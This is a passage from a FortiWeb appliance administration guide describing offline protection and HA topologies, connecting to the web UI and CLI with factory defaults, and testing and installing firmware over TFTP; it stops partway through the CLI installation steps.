


Most organizations do *not* permanently deploy their FortiWeb in offline protection mode. Instead, they will use it as a way to learn about their web servers’ vulnerabilities and to configure some of the FortiWeb during a transition period, after which they will switch to an operation mode that places the appliance inline (between clients and web servers).

Switching out of offline protection mode when you are done with transition can prevent bypass problems that can arise as a result of misconfigured routing. It also offers you the ability to offer protection features that cannot be supported in a SPAN port topology.

Requests are destined for a web server, *not* the FortiWeb appliance. Traffic is duplicated from the flow and sent on an out-of-line link to the FortiWeb through a switched port analyzer (SPAN or mirroring) port. Unless there is a policy violation, there is no reply traffic from FortiWeb. Depending on whether the upstream firewalls or routers apply source NAT (SNAT), the web servers might be able to see and use the source IP addresses of clients.

**Figure 16:**Example network topology: offline protection mode



FortiWeb monitors traffic received on the data capture port’s network interface (regardless of the IP address) and applies the first applicable policy. Because it is not inline with the destination, it does *not* forward permitted traffic. FortiWeb logs or blocks violations according to the matching policy and its protection profile. If FortiWeb detects a malicious request, it sends a TCP RST (reset) packet through the blocking port to the web server and client to

attempt to terminate the connection. It does **not** otherwise modify traffic. (It cannot, for example, offload SSL, load-balance connections, or support user authentication.)



Unlike in reverse proxy mode or true transparent proxy mode, actions other than *Alert cannot* be guaranteed to be successful in offline protection mode. The FortiWeb appliance will attempt to block traffic that violates the policy by mimicking the client or server and requesting to reset the connection. However, the client or server may receive the reset request after it receives the other traffic due to possible differences in routing path metrics and latency.



If you select offline protection mode, you can configure *Blocking Port* to select the port from which TCP `RST` (reset) commands are sent to block traffic that violates a policy.

[Figure 16](#) shows an example one-arm network topology for offline protection mode. A client accesses two web servers over the Internet through a FortiWeb appliance. A firewall is installed between the FortiWeb appliance and the Internet to regulate non-HTTP/HTTPS traffic. Port1 is connected to the administrator's computer. Port2 is connected to the firewall, and thereby to a switch, which is connected to the web servers. The FortiWeb appliance provides detection, but does not load-balance, block, or otherwise modify traffic to or from the two web servers.



Alternatively, you could connect a FortiWeb appliance operating in offline protection mode to the SPAN port of a switch.

## Topologies for high availability (HA) clustering

Valid HA topologies vary by whether you use either:


- FortiWeb HA
- an external HA/load balancer

[Figure 17](#) shows another network topology for reverse proxy mode, except that the single FortiWeb appliance has been replaced with two of them operating together as an **active-passive** (high availability (HA) pair. If the active appliance fails, the standby appliance assumes the IP addresses and load of the failed appliance.

To carry heartbeat and synchronization traffic between the HA pair, the heartbeat interface on both HA appliances must be connected through crossover cables or through switches.

**Figure 17:**Example network topology: reverse proxy mode with HA


To fail over, standby sends gratuitous ARP ❶. This causes network to transfer all FortiWeb VMAC & IP addresses to ports linked to standby ❷.



If you use a switch to connect the heartbeat interfaces, they must be reachable by Layer 2 multicast.

If FortiWeb will **not** be operating in reverse proxy mode (such as for either true transparent proxy mode or transparent inspection mode), typically you would **not** use FortiWeb HA — this could require changes to your network scheme, which defeats one of the key benefits of the transparent modes: it requires no IP changes. Instead, most customers use an existing **external load balancer/HA** solution in conjunction with FortiWeb configuration synchronization **to preserve an existing active-active or active-passive topology**, as shown in [Figure 18](#).

**Figure 18:** Example network topology: transparent proxy mode with configuration synchronization and external HA via FortiADC



Unlike with FortiWeb HA, with external HA, that HA device must itself detect when a FortiWeb has failed in order to redirect the traffic stream. (FortiWeb has no way of actively notifying the external HA device.) To monitor the live paths through your FortiWebs, you could configure your HA device to poll either:

- a back-end web server, or
- an IP on each FortiWeb bridge (V-zone)



If you need to replicate the FortiWeb configuration **without HA** (i.e. no load balancing and no failover), you can achieve this by using configuration synchronization. This has no special topology requirement, except that synchronized FortiWebs should be placed in identical topologies. For more information, see [“Replicating the configuration without FortiWeb HA \(external HA\)”](#) on page 114.


#### See also

- [Fail-to-wire for power loss/reboots](#)
- [Topology for reverse proxy mode](#)
- [Topology for either of the transparent modes](#)
- [Configuring a high availability \(HA\) FortiWeb cluster](#)
- [HA heartbeat & synchronization](#)
- [Replicating the configuration without FortiWeb HA \(external HA\)](#)

## Connecting to the web UI or CLI

To configure, maintain, and administer the FortiWeb appliance, you need to connect to it. There are two methods:


- **Web UI** — A graphical user interface (GUI), from within a web browser. It can display reports and logs, but lacks many advanced diagnostic commands. For usage, see “[How to use the web UI](#)” on page 50.



The screenshot displays the FortiWeb VM web interface. The top navigation bar includes the FortiWeb VM logo, a Help icon, a Logout icon, and the Fortinet logo. The left sidebar contains a tree view with categories: System (Status, Policy Status), Network (Config), Admin, Certificates, and Maintenance. The main content area is divided into several sections:

- System Information:** Host Name: FortiWeb [Change], Serial Number: FVVM00UNLICENSED, Operation Mode: Reverse Proxy [Change], HA Status: Standalone [Configure], System Time: Fri Aug 29 12:08:39 2014 [Change], Firmware Version: FortiWeb-VM 5.30,build0433,140825 [Update], System Uptime: 0 day(s) 12 hour(s) 6 min(s), Administrative Domain: Disabled [Enable].
- FortiGuard Information:** VM License: Invalid [Update], Registration: [Unregistered], FortiWeb FortiGuard Subscription: Services, FortiWeb Security Service: Expired (1969-12-31), Last Update Time: 1999-11-29, Last Update Method: Manual, Signature Build Number: 0.00109, FortiWeb Antivirus Service: Expired (1969-12-31), Last Update Time: 2011-12-07, Last Update Method: Manual, Regular Virus Database Version: 14.00922, Extended Virus Database Version: 14.00922, FortiWeb IP Reputation Service: Expired (1969-12-31), Last Update Time: 1999-11-29, Last Update Method: Manual, Signature Build Number: 1.00020.
- System Resources:** Three gauges showing CPU Usage (0%), Memory Usage (37%), and Log Disk Usage (0%).
- Real Time Monitor:** HTTP Throughput Monitor with a policy dropdown set to 'click to select' and a line graph showing throughput over time.
- Attack Event History:** A section for viewing attack events with a time interval dropdown set to '1 hour' and a policy dropdown.
- CLI Console (not connected):** A black terminal window with a green cursor and the text 'Click here to connect...'.

- **Command line interface (CLI)** — A text interface similar to DOS or UNIX commands, from a Secure Shell (SSH) or Telnet terminal, or from the JavaScript *CLI Console* widget in the web UI (*System > Status > Status*). It provides access to many advanced diagnostic commands as well as configuration, but lacks reports and logs. For usage, see the [FortiWeb CLI Reference](#).



```
172.20.120.47 - PuTTY
login as: admin
FortiWeb # show sys interface
config system interface
  edit "port1"
    set ip 172.20.120.47 255.255.255.0
    set allowaccess ping https ssh snmp http telnet
    set type physical
  next
  edit "port2"
    set type physical
  next
  edit "port3"
    set allowaccess ping https ssh snmp http telnet
    set type physical
  next
  edit "port4"
    set type physical
  next
end
FortiWeb # config sys interface
```

Access to the CLI and/or web UI through your network is not yet configured if:

- you are connecting for the first time
- you have just reset the configuration to its default state
- you have just restored the firmware

In these cases, you must initially connect your computer directly to FortiWeb, using the default settings.



If you are installing a FortiWeb-VM virtual appliance, you should have already connected if you followed the instructions in the [FortiWeb-VM Install Guide](#). If so, you can skip this chapter and continue with “Changing the “admin” account password” on page 97.

Via the direct connection, you can use the web UI or CLI to configure FortiWeb’s basic network settings. Once this is done, you will be able to place FortiWeb on your network, and use FortiWeb through your network.



Until the FortiWeb appliance is configured with an IP address and connected to your network, you may prefer to connect the FortiWeb appliance directly to your management computer, or through a switch, in a peer network that is isolated from your overall network. This will improve security during setup. However, isolation is not required.

## Connecting to the web UI

You can connect to the web UI using its default settings.

**Table 8:** Default settings for connecting to the web UI

<b>Network Interface</b>	port1
<b>URL</b>	<a href="https://192.168.1.99/">https://192.168.1.99/</a>
<b>Administrator Account</b>	admin
<b>Password</b>	

## Requirements

- a computer with an RJ-45 Ethernet network port
- a web browser such as Microsoft Internet Explorer version 6.0 or greater, or Mozilla Firefox 3.5 or greater
- a crossover Ethernet cable

## To connect to the web UI

1. On your management computer, configure the Ethernet port with the static IP address 192.168.1.2 with a netmask of 255.255.255.0.
2. Using the Ethernet cable, connect your computer's Ethernet port to the FortiWeb appliance's port1.
3. Start your browser and enter the URL:

<https://192.168.1.99/>

(Remember to include the "s" in https://.)

Your browser connects the appliance.

If you do **not** see the login page due to an SSL cipher error during the connection, and you are connecting to the trial license of FortiWeb-VM or a LENC version of FortiWeb, then your browser must be configured to accept encryption of 64-bit strength or less during the handshake. (RC2, RC4, and DES with less than 64-bit strength is supported. AES and 3DES is **not** supported in these versions.)

For example, in Mozilla Firefox, if you receive this error message:

```
ssl_error_no_cypher_overlap
```

you may need to enter `about:config` in the URL bar, then set `security.ssl3.rsa.rc4_40_md5` to `true`.

To support HTTPS authentication, the FortiWeb appliance ships with a self-signed security certificate, which it presents to clients whenever they initiate an HTTPS connection to the FortiWeb appliance. When you connect, depending on your web browser and prior access of the FortiWeb appliance, your browser might display two security warnings related to this certificate:

- The certificate is not automatically trusted because it is self-signed, rather than being signed by a valid certificate authority (CA). Self-signed certificates cannot be verified with a proper CA, and therefore might be fraudulent. You must manually indicate whether or not to trust the certificate.
- The certificate might belong to another web site. The common name (CN) field in the certificate, which usually contains the host name of the web site, does not exactly match the URL you requested. This could indicate server identity theft, but could also simply indicate that the certificate contains a domain name while you have entered an IP address. You must manually indicate whether this mismatch is normal or not.

Both warnings are normal for the default certificate. SSL v3 and TLS v1.0 are supported.

4. Verify and accept the certificate, either permanently (the web browser will not display the self-signing warning again) or temporarily. You cannot log in until you accept the certificate. For details on accepting the certificate, see the documentation for your web browser.
5. In the *Name* field, type `admin`, then click *Login*. (In its default state, there is no password for this account.)

Login credentials entered are encrypted before they are sent to the FortiWeb appliance. If your login is successful, the web UI appears. To continue by updating the firmware, see

“Updating the firmware” on page 84. Otherwise, to continue by setting an administrative password, see “Changing the “admin” account password” on page 97.



If 3 incorrect login or password attempts occur in a row, your IP address will be temporarily blacklisted from the GUI and CLI (network, not console). This is to protect the appliance from brute force login attacks. Wait 1 minute, then attempt the login again.

## Connecting to the CLI

Using its default settings, you can access the CLI from your management computer in two ways:

- a local console connection
- an SSH connection, either local or through the network

Secure Shell (SSH) provides both secure authentication and secure communications to the CLI. Supported SSH protocol versions, ciphers, and bit strengths include SSH version 2 with AES-128, 3DES, Blowfish, and SHA-1.

**Table 9:** Default settings for connecting to the CLI by SSH

<b>Network Interface</b>	port1
<b>IP Address</b>	192.168.1.99
<b>SSH Port Number</b>	22
<b>Administrator Account</b>	admin
<b>Password</b>	



If you are **not** connecting for the first time, nor have you just reset the configuration to its default state or restored the firmware, administrative access settings may have already been configured. In this case, access the CLI using the IP address, administrative access protocol, administrator account and password already configured, instead of the default settings.

### Requirements

- a computer with an available serial communications (COM) port
- the RJ-45-to-DB-9 or null modem cable included in your FortiWeb package
- terminal emulation software such as [PuTTY](#)



The following procedures describe connection using PuTTY software; steps may vary with other terminal emulators.

### To connect to the CLI using a local console connection

1. Using the RJ-45-to-DB-9 or null modem cable, connect your computer’s serial communications (COM) port to the FortiWeb appliance’s console port.

2. Verify that the FortiWeb appliance is powered on.
3. On your management computer, start [PuTTY](#).
4. In the *Category* tree on the left, go to *Connection > Serial* and configure the following:
 

<b>Serial line to connect to</b>	COM1 (or, if your computer has multiple serial ports, the name of the connected serial port)
<b>Speed (baud)</b>	9600
<b>Data bits</b>	8
<b>Stop bits</b>	1
<b>Parity</b>	None
<b>Flow control</b>	None
5. In the *Category* tree on the left, go to *Session* (**not** the sub-node, *Logging*) and from *Connection type*, select *Serial*.
6. Click *Open*.
7. Press the Enter key to initiate a connection.  
The login prompt appears.
8. Type `admin` then press Enter twice. (In its default state, there is no password for the `admin` account.)  
The CLI displays the following text, followed by a command line prompt:  
`Welcome!`  
You can now enter commands. To continue by updating the firmware, see [“Updating the firmware” on page 84](#). Otherwise, to continue by setting an administrative password, see [“Changing the “admin” account password” on page 97](#). For information about how to use the CLI, see the [FortiWeb CLI Reference](#).

## Requirements

- a computer with an RJ-45 Ethernet port
- a crossover Ethernet cable (if connecting directly) or straight-through Ethernet cable (if connecting through a switch or router)
- a FortiWeb network interface configured to accept SSH connections (In its default state, port1 accepts SSH. You may need to connect directly first in order to configure a static route so that, later, you can connect through routers. For details, see [“Adding a gateway” on page 134](#).)
- an SSH client, such as [PuTTY](#)

## To connect to the CLI using an SSH connection

1. On your management computer, configure the Ethernet port with the static IP address 192.168.1.2 with a netmask of 255.255.255.0.
2. Using the Ethernet cable, connect your computer’s Ethernet port to the FortiWeb appliance’s port1.
3. Verify that the FortiWeb appliance is powered on.
4. On your management computer, start [PuTTY](#).  
Initially, the *Session* category of settings is displayed.
5. In *Host Name (or IP Address)*, type `192.168.1.99`.
6. In *Port*, type `22`.
7. From *Connection type*, select *SSH*.

**8. Select *Open*.**

The SSH client connects to the FortiWeb appliance.

The SSH client may display a warning if this is the first time you are connecting to the FortiWeb appliance and its SSH key is not yet recognized by your SSH client, or if you have previously connected to the FortiWeb appliance but it used a different IP address or SSH key. If your management computer is directly connected to the FortiWeb appliance with no network hosts between them, this is normal.

**9. Click Yes to verify the fingerprint and accept the FortiWeb appliance's SSH key. You cannot log in until you accept the key.**

The CLI displays a login prompt.

**10. Type `admin` and press Enter. (In its default state, there is no password for this account.)**



If 3 incorrect login or password attempts occur in a row, your IP address will be temporarily blacklisted from the GUI and CLI (network, not console). This is to protect the appliance from brute force login attacks. Wait 1 minute, then attempt the login again.

The CLI displays a prompt, such as:

```
FortiWeb #
```

You can now enter commands. To continue by updating the firmware, see [“Updating the firmware” on page 84](#). Otherwise, to continue by setting an administrative password, see [“Changing the “admin” account password” on page 97](#).

For information about how to use the CLI, see the [FortiWeb CLI Reference](#).

## Updating the firmware

Your new FortiWeb appliance comes with the latest operating system (firmware) when shipped. However, if a new version has been released since your appliance was shipped, you should install it before you continue the installation.

Fortinet periodically releases FortiWeb firmware updates to include enhancements and address issues. After you register your FortiWeb appliance, FortiWeb firmware is available for download at:

<https://support.fortinet.com>

Installing new firmware can overwrite attack signature packages using the versions of the packages that were current at the time that the firmware image was built. To avoid repeat updates, update the firmware **before** updating your FortiGuard packages.

New firmware can also introduce new features which you must configure for the first time.

For late-breaking information specific to the firmware release version, see the Release Notes available with that release.



In addition to major releases that contain new features, Fortinet releases patch releases that resolve specific issues without containing new features and/or changes to existing features. It is recommended to download and install patch releases as soon as they are available.



Before you can download firmware updates for your FortiWeb appliance, you must first register your FortiWeb appliance with Fortinet Technical Support. For details, go to <https://support.fortinet.com/> or contact Fortinet Technical Support.

### See also

- [Testing new firmware before installing it](#)
- [Installing firmware](#)
- [Installing alternate firmware](#)

## Testing new firmware before installing it

You can test a new firmware image by temporarily running it from memory, without saving it to disk. By keeping your existing firmware on disk, if the evaluation fails, you do not have to re-install your previous firmware. Instead, you can quickly revert to your existing firmware by simply rebooting the FortiWeb appliance.

### To test a new firmware image

1. Download the firmware file from the Fortinet Technical Support web site:  
<https://support.fortinet.com/>
2. Connect your management computer to the FortiWeb console port using a RJ-45-to-DB-9 serial cable or a null-modem cable.
3. Initiate a connection from your management computer to the CLI of the FortiWeb appliance.  
For details, see [“Connecting to the web UI or CLI” on page 78](#).
4. Connect port1 of the FortiWeb appliance directly or to the same subnet as a TFTP server.

5. Copy the new firmware image file to the root directory of the TFTP server.
6. If necessary, start your TFTP server. (If you do not have one, you can temporarily install and run one such as `tftpd` ([Windows](#), [Mac OS X](#), or [Linux](#)) on your management computer.)



Because TFTP is **not** secure, and because it does not support authentication and could allow anyone to have read and write access, you should **only** run it on trusted administrator-only networks, **never** on computers directly connected to the Internet. If possible, immediately turn off `tftpd` off when you are done.

7. Verify that the TFTP server is currently running, and that the FortiWeb appliance can reach the TFTP server.

To use the FortiWeb CLI to verify connectivity, enter the following command:

```
execute ping 192.168.1.168
```

where `192.168.1.168` is the IP address of the TFTP server.

8. Enter the following command to restart the FortiWeb appliance:

```
execute reboot
```

9. As the FortiWeb appliances starts, a series of system startup messages appear.

```
Press any key to display configuration menu.....
```

10. Immediately press a key to interrupt the system startup.



You have only three seconds to press a key. If you do not press a key soon enough, the FortiWeb appliance reboots and you must log in and repeat the `execute reboot` command.

If you successfully interrupt the startup process, the following messages appears:

```
[G]: Get firmware image from TFTP server.
[F]: Format boot device.
[B]: Boot with backup firmware and set as default.
[Q]: Quit menu and continue to boot with default firmware.
[H]: Display this list of options.
```

Enter G,F,B,Q, or H:

```
Please connect TFTP server to Ethernet port "1".
```

11. Type G to get the firmware image from the TFTP server.

The following message appears:

```
Enter TFTP server address [192.168.1.168]:
```

12. Type the IP address of the TFTP server and press Enter.

The following message appears:

```
Enter local address [192.168.1.188]:
```

13. Type a temporary IP address that can be used by the FortiWeb appliance to connect to the TFTP server.

The following message appears:

```
Enter firmware image file name [image.out]:
```

**14.**Type the firmware image file name and press Enter.

The FortiWeb appliance downloads the firmware image file from the TFTP server and displays a message similar to the following:

```
MAC:00219B8F0D94
#####
Total 28385179 bytes data downloaded.
Verifying the integrity of the firmware image..
Save as Default firmware/Backup firmware/Run image without
saving: [D/B/R]?
```



If the download fails after the integrity check with the error message:

```
invalid compressed format (err=1)
```

but the firmware matches the integrity checksum on the Fortinet Technical Support web site, try a different TFTP server.

**15.**Type R.

The FortiWeb image is loaded into memory and uses the current configuration, **without** saving the new firmware image to disk.

**16.**To verify that the new firmware image was loaded, log in to the CLI and type:

```
get system status
```

**17.**Test the new firmware image.

- If the new firmware image operates successfully, you can install it to disk, overwriting the existing firmware, using the procedure “[Installing firmware](#)” on page 86.
- If the new firmware image does **not** operate successfully, reboot the FortiWeb appliance to discard the temporary firmware and resume operation using the existing firmware.

**See also**

- [Installing firmware](#)
- [Installing alternate firmware](#)

## Installing firmware

You can use either the web UI or the CLI to upgrade or downgrade the appliance’s operating system.

Firmware changes are either:

- an update to a newer version
- a reversion to an earlier version

To determine if you are updating or reverting the firmware, go to *System > Status > Status* and in the *System Information* widget, see the *Firmware Version* row. (Alternatively, in the CLI, enter the command `get system status`.)

For example, if your current firmware version is:

```
FortiWeb-VM 4.32,build0531,111031
```

changing to

```
FortiWeb-VM 4.32,build0530,110929
```

an earlier build number (530) and date (110929 means September 29, 2011), indicates that you are reverting.



Back up **all** parts of your configuration before beginning this procedure. Some backup types do not include the full configuration. For full backup instructions, see “Backups” on page 216.

Reverting to an earlier firmware version could reset settings that are not compatible with the new firmware. For example, FortiWeb 5.0 configuration files are **not** compatible with previous firmware versions. If you later decide to downgrade to FortiWeb 4.4.6 or earlier, your FortiWeb appliance will lose its configuration. To restore the configuration, you will need a backup that is compatible with the older firmware.

For information on reconnecting to a FortiWeb appliance whose network interface configuration was reset, see “Connecting to the web UI or CLI” on page 78.



If you are installing a firmware version that requires a different size of system partition, you may be required to format the boot device before installing the firmware by re-imaging the boot device. Consult the *Release Notes*. In that case, do **not** install the firmware using this procedure. Instead, see “Restoring firmware (“clean install”)” on page 713.

### To install firmware via the web UI

1. Download the firmware file from the Fortinet Technical Support web site:  
<https://support.fortinet.com/>
2. Log in to the web UI of the FortiWeb appliance as the `admin` administrator, or an administrator account whose access profile contains *Read* and *Write* permissions in the *Maintenance* category.



Updating firmware on an HA pair requires some additions to the usual steps for a standalone appliance. For details, see “Updating firmware on an HA pair” on page 90.

3. Go to *System > Status > Status*.
4. In the *System Information* widget, in the *Firmware Version* row, click *Update*.

System Information	
Host Name	FortiWeb [Change]
Serial Number	FVVM040000010871
Operation Mode	Reverse Proxy [Change]
HA Status	Standalone [Configure]
System Time	Mon Jan 13 13:23:38 2014 [Change]
Firmware Version	FortiWeb-VM 5.10,build0182,140.07 [Update]
System Uptime	0 day(s) 5 hour(s) 45 min(s)

The *Firmware Upgrade/Downgrade* dialog appears.

5. Click *Browse* to locate and select the firmware file that you want to install, then click *OK*.

6. Click *OK*.

Your management computer uploads the firmware image to the FortiWeb appliance. The FortiWeb appliance installs the firmware and restarts. The time required varies by the size of the file and the speed of your network connection.



If you are **downgrading** the firmware to a previous version, and the settings are not fully backwards compatible, the FortiWeb appliance may either remove incompatible settings, or use the feature's default values for that version of the firmware. You may need to reconfigure some settings.

7. Clear the cache of your web browser and restart it to ensure that it reloads the web UI and correctly displays all interface changes. For details, see your browser's documentation.

8. To verify that the firmware was successfully installed, log in to the web UI and go to *System > System > Status*.

In the *System Information* widget, the *Firmware Version* row indicates the currently installed firmware version.

9. If you want to install alternate firmware on the secondary partition, follow "[Installing alternate firmware](#)" on page 92.

10. Continue with "[Changing the "admin" account password](#)" on page 97.



Installing firmware replaces the current attack definitions with those included with the firmware release that you are installing. If you are updating or rearranging an existing deployment, after you install new firmware, make sure that your attack definitions are up-to-date. For more information, see "[Manually initiating update requests](#)" on page 153.

### To install firmware via the CLI

1. Download the firmware file from the Fortinet Technical Support web site:

<https://support.fortinet.com/>

2. Connect your management computer to the FortiWeb console port using a RJ-45-to-DB-9 serial cable or a null-modem cable.



Updating firmware on an HA pair requires some additions to the usual steps for a standalone appliance. For details, see "[Updating firmware on an HA pair](#)" on page 90.

3. Initiate a connection from your management computer to the CLI of the FortiWeb appliance, and log in as the `admin` administrator, or an administrator account whose access profile contains *Read* and *Write* permissions in the *Maintenance* category.

For details, see "[Connecting to the web UI or CLI](#)" on page 78.

4. Connect port1 of the FortiWeb appliance directly or to the same subnet as a TFTP server.

5. Copy the new firmware image file to the root directory of the TFTP server.

6. If necessary, start your TFTP server. (If you do not have one, you can temporarily install and run one such as `tftpd` ([Windows](#), [Mac OS X](#), or [Linux](#)) on your management computer.)



Because TFTP is **not** secure, and because it does not support authentication and could allow anyone to have read and write access, you should **only** run it on trusted administrator-only networks, **never** on computers directly connected to the Internet. If possible, immediately turn off `tftpd` when you are done.

7. Verify that the TFTP server is currently running, and that the FortiWeb appliance can reach the TFTP server.

To use the FortiWeb CLI to verify connectivity, enter the following command:

```
execute ping 192.168.1.168
```

where `192.168.1.168` is the IP address of the TFTP server.

8. Enter the following command to download the firmware image from the TFTP server to the FortiWeb appliance:

```
execute restore image tftp <name_str> <tftp_ipv4>
```

